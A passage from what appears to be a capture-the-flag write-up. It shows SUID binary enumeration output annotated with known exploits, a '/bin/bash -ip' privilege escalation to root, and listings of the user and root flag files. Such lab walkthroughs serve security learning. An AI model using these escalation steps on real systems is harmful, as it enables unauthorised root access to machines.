-rwsr-xr-x 1 root root 27K Sep 16 2020 /bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-- 1 root messagebus 42K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 427K Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 99K Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 111K Jul 10 2020 /usr/lib/snapd/snap-confine ---> Ubuntu_snapd<
)
-rwsr-xr-x 1 root root 14K Mar 27 2019 /usr/lib/polkit-agent-helper-1
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 22K Mar 27 2019 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-20
-rwsr-sr-x 1 root root 11M Nov 23 2018 /usr/bin/lxc (Unknown SUID binary!)
-rwsr-xr-x 1 root root 19K Jun 28 2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37K Mar 22 2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Mar 22 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 40K Mar 22 2019 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 146K Jan 31 2020 /usr/bin/sudo ---> check_if_the_sudo_version_i
-rwsr-sr-x 1 root root 392K Apr 4 2018 /usr/bin/socat
-rwsr-xr-x 1 root root 75K Mar 22 2019 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51K Feb 20 2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-
-rwsr-xr-x 1 root root 59K Mar 22 2019 /usr/bin/passwd ---> Apple_Mac OSX(03-2006)/Sol
1997)
```

Three ways here to get root im just gonna take the easiest one that is with /bin/bash

```
/bin/bash -ip
```

```
bash-4.4$ /bin/bash -ip
bash-4.4# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-4.4# █
```

Here is your user.txt here

```
bash-4.4# cd /home/elyana/
bash-4.4# ls -al
total 48
drwxr-xr-x 6 elyana elyana 4096 Oct  7 2020 .
drwxr-xr-x 3 root   root   4096 Oct  5 2020 ..
-rw----- 1 elyana elyana 1632 Oct  7 2020 .bash_history
-rw-r--r-- 1 elyana elyana  220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 elyana elyana 3771 Apr  4 2018 .bashrc
drwx----- 2 elyana elyana 4096 Oct  5 2020 .cache
drwxr-x--- 3 root   root   4096 Oct  5 2020 .config
drwx----- 3 elyana elyana 4096 Oct  5 2020 .gnupg
drwxrwxr-x 3 elyana elyana 4096 Oct  5 2020 .local
-rw-r--r-- 1 elyana elyana  807 Apr  4 2018 .profile
-rw-r--r-- 1 elyana elyana    0 Oct  5 2020 .sudo_as_admin_successful
-rw-rw-r-- 1 elyana elyana   59 Oct  6 2020 hint.txt
-rw----- 1 elyana elyana   61 Oct  6 2020 user.txt
bash-4.4# █
```

And here is your root.txt

```
bash-4.4# cd /root
bash-4.4# ls -al
total 52
drwx----- 4 root root 4096 Oct  6 2020 .
drwxr-xr-x 24 root root 4096 Oct  5 2020 ..
-rw----- 1 root root 1124 Oct  6 2020 .bash_history
-rw-r--r-- 1 root root 3106 Apr  9 2018 .bashrc
drwxr-xr-x 3 root root 4096 Oct  5 2020 .local
-rw----- 1 root root 293 Oct  5 2020 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwx----- 2 root root 4096 Oct  6 2020 .ssh
-rw----- 1 root root 8367 Oct  6 2020 .viminfo
-rw-r--r-- 1 root root 163 Oct  5 2020 .wget-hsts
-rw-r--r-- 1 root root  61 Oct  6 2020 root.txt
bash-4.4#
```

Thats all, There is a few ways u can also get in this is my thought taking me away anyway Thanks for reading :)